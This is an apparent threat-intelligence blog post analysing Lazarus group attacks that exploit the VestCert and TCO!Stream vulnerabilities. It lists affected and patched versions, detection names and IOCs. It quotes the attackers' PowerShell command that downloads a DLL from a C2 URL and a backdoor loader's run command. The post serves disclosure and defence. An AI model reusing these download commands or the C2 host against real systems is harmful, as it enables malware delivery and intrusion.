Lazarus Threat Group Exploiting Vulnerability of Korean Finance Security Solution

By sujeong ⁝ 6/15/2023

As covered before here on the ASEC Blog, the Lazarus threat group exploits the vulnerabilities of INISAFE CrossWeb EX and MagicLine4NX in their attacks.


While monitoring the activities of the Lazarus threat group, AhnLab Security Emergency response Center (ASEC) recently discovered that the zero-day vulnerability of VestCert and TCO!Stream are also being exploited in addition to the previously targeted INISAFE CrossWeb EX and MagicLine4NX.

VestCert is a web security software developed by Yettiesoft using a non-ActiveX approach, while TCO!Stream is a company asset management program made by MLsoft. Both solutions are widely used by Korean companies.

Since Lazarus actively seeks out and exploits new vulnerabilities in software used in Korea, it is highly recommended that businesses utilizing these software solutions promptly update to the latest versions.

Malware Download via VestCert Vulnerability

The threat group utilizes the watering hole method when carrying out their initial breach of companies. When users with vulnerable versions of VestCert installed on their Windows systems visit a specific website that has been injected with a malicious script, then, regardless of their web browser type, PowerShell is executed due to a third-party library execution vulnerability in the VestCert software. As shown below, PowerShell then connects to a C2 server to download and execute malware.



```
        HostApplication=powershell.exe -command $cli = New-Object System.Net.WebClient; $cli.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 10.0;
WOW64; Trident/6.0; rv:10.0)'; $cli.DownloadFile('https://swt-keystonevalve.com/data/content/cache/cache.php?mode=read', 'C:₩ProgramData₩WinSync
₩WinSync.dll')
```

Figure. PowerShell command to download malware (WinSync.dll) that has been executed due to the VestCert vulnerability


Internal Propagation of Malware via TCO!Stream Vulnerability

The threat group uses the TCO!Stream vulnerability in order to propagate the malware to internal systems from the initially affected system. TCO!Stream consists of a server and client; the server offers features such as software distribution to clients and remote control. In order to communicate with the server, the client is always listening to the TCP 3511 port. The threat group, utilizing their own developed malware, generates command packets and sends them to the client. These command packets instruct the client to download and execute a specific file from the server. Upon receiving this command, the client accesses the TCO!Stream server and proceeds to download and execute the malicious file that the threat group has prepared in advance.

The malware created by the threat group is executed with the following command-line structure. The meaning of each parameter in the command line is as follows.

```
<Malware> <DeviceID> <Destination IP> <Destination Port> <Job ID>
```

- <Malware>: Name of the malicious file (MicrosoftVSA.bin, MicroForic.tlb, matrox86.bic, matrox86.tcm, matrox86.tcm, wincert.bin, mseng.bin)
- <TCO DeviceID>: Device ID of the TCO server
- <Destination IP>: System IP of the target client
- <Destination Port>: Port of the target client system (3511)
- <Job ID>: Job ID used in the server



```
00000E30  20 20 20 20 43 3A 5C 50 61 63 6B 61 67 65 73 5C      C:\Packages\
00000E40  4C 6F 61 64 65 72 5F 74 65 73 74 5C 56 45 52 5F  Loader_test\VER_
00000E50  31 5C 54 65 6D 70 5C 00 20 20 20 20 20 20 20 20  1\Temp\.
00001130  20 20 20 20 6C 6F 61 64 63 6F 6E 66 2E 65 78 65      loadconf.exe
00001140  2E 74 73 7A 00 20 20 20 20 20 20 20 20 20 20 20  .tsz.
00001150  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001220  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001230  20 20 20 20 2D 2D 72 74 35 79 36 35 69 38 23 23      --rt5y65i8##
00001240  37 70 6F 69 38 38 2B 2B 35 74 34 74 35 34 74 35  7poi88++5t4t54t5
00001250  34 74 35 6E 00 20 20 20 20 20 20 20 20 20 20 20  4t5n.
00001260  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001270  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001320  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001330  20 20 20 20 31 2E 36 2E 32 2E 33 35 00 20 20 20      1.6.2.35.
00001340  20 20 20 20 20 20 20 20 69 B3 7E EE 00 92 22 00          i³~î.'".
00001350  E6 1A 22 00 80 9F 6C 22 10 F3 D8 01 20 00 00 00  æ.".€Ÿl".óØ. ...
00001360  03 00 00 00 02 00 00 00 00 00 00 00 43 3A 5C 54  ............C:\T
00001370  65 6D 70 00 20 20 20 20 20 20 20 20 20 20 20 20  emp.
00001380  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001450  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001460  20 20 20 20 20 20 20 20 20 20 20 20 6C 6F 61 64              load
00001470  63 6F 6E 66 2E 65 78 65 00 20 20 20 20 20 20 20  conf.exe.
```

Figure. Parts of the decrypted command data (for analysis)

- Location of the distributed file: C:\Packages\<Distribution module name>\<Version>\<Final path>\<Name of distributed file>
- Run command: loadconf.exe –rt5y65i8##7poi88++5t4t54t54t5n

The above command downloads loadconf.exe, a backdoor downloader, in the path C:\Temp\ and executes it with an argument.

Vulnerability Information

ASEC has analyzed the VestCert and TCO!Stream vulnerabilities that were exploited in this case and reported them to Korea Internet & Security Agency (KISA). The information was also given to the respective companies and the current vulnerabilities in questions have been patched. On March 13, a security advisory post titled "Update Recommendation for Finance Security Solutions" was posted on KISA's vulnerability information portal (https://knvd.krcert.or.kr/detailSecNo.do?IDX=5881). However, the software in question do not update automatically, so there are still many places using vulnerable versions of the software. It is advised to manually uninstall the software before reinstalling.

Information regarding the VestCert and TCO!Stream vulnerabilities have been covered before on the ASEC Blog, and the following shows the vulnerable versions and the resolved versions for each software.

VestCert

- Vulnerability information: Warning for Certification Solution (VestCert) Vulnerability and Update Recommendation (Mar 23, 2023)
- Affected versions: 2.3.6 ~ 2.5.29
- Resolved version: 2.5.30

TCO!Stream

- Vulnerability information: Warning for Asset Management Program (TCO!Stream) Vulnerability and Update Recommendation (Mar 23, 2023)
- Affected versions: 8.0.22.1115 and below
- Resolved version: 8.0.23.215

AhnLab detects and blocks the malware, malicious behavior, and URL using the following aliases.

[File Detection]

- Trojan/Win.Lazardoor (2023.01.11.03)
- Data/BIN.EncodedPE (2023.01.12.00)
- Data/BIN.EncodedPE (2023.01.12.00)
- Trojan/Win.Lazardoor (2022.01.05.01)
- Trojan/Win.Lazardoor (2023.01.11.03)
- Data/BIN.EncodedPE (2023.01.12.00)
- Data/BIN.EncodedPE (2023.01.12.00)
- Trojan/Win.Agent (2023.01.12.03)
- Trojan/Win.LazarLoader(2023.01.21.00)

[Behavior Detection]

- InitialAccess/EDR.Lazarus.M10963
- Execution/EDR.Event.M10769
- Injection/EDR.Lazarus.M10965
- Fileless/EDR.Event.M11080

[IOC]

MD5 / SHA1

- E73EAB80B75887D4E8DD6DF33718E3A5
- BA741FA4C7B4BB97165644C799E29C99
- 064D696A93A3790BD3A1B8B76BAAEEF3
- 8ADEEB291B48C97DB1816777432D97FD
- 67D306C163B38A06E98DA5711E14C5A7
- C09B062841E2C4D46C2E5270182D4272

- 747177AAD5AEF020B82C6AEABE5B174F
- E7C9BF8BF075487A2D91E0561B86D6F5
- 55F0225D58585D60D486A3CC7EB93DE5
- EC5D5941522D947ABD6C9E82E615B46628A2155F (SHA1)
- 3CA6ABF845F3528EDF58418E5E42A9C1788EFE7A (SHA1)

URL

- hxxps://www.gongsilbox[.]com/board/bbs.asp
- hxxp://www.sinae.or[.]kr/sub01/index.asp
- hxxps://www.bcdm.or[.]kr/board/type3_D/edit.asp
- hxxps://www.hmedical.co[.]kr/include/edit.php
- hxxps://www.coupontreezero[.]com/include/bottom.asp
- hxxp://ksmarathon[.]com/admin/excel2.asp
- hxxps://www.daehang[.]com/member/logout.asp
- hxxps://swt-keystonevalve[.]com/data/content/cache/cache.php?mode=read
- hxxps://www.materic.or[.]kr/files/board/equip/equip_ok.asp

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information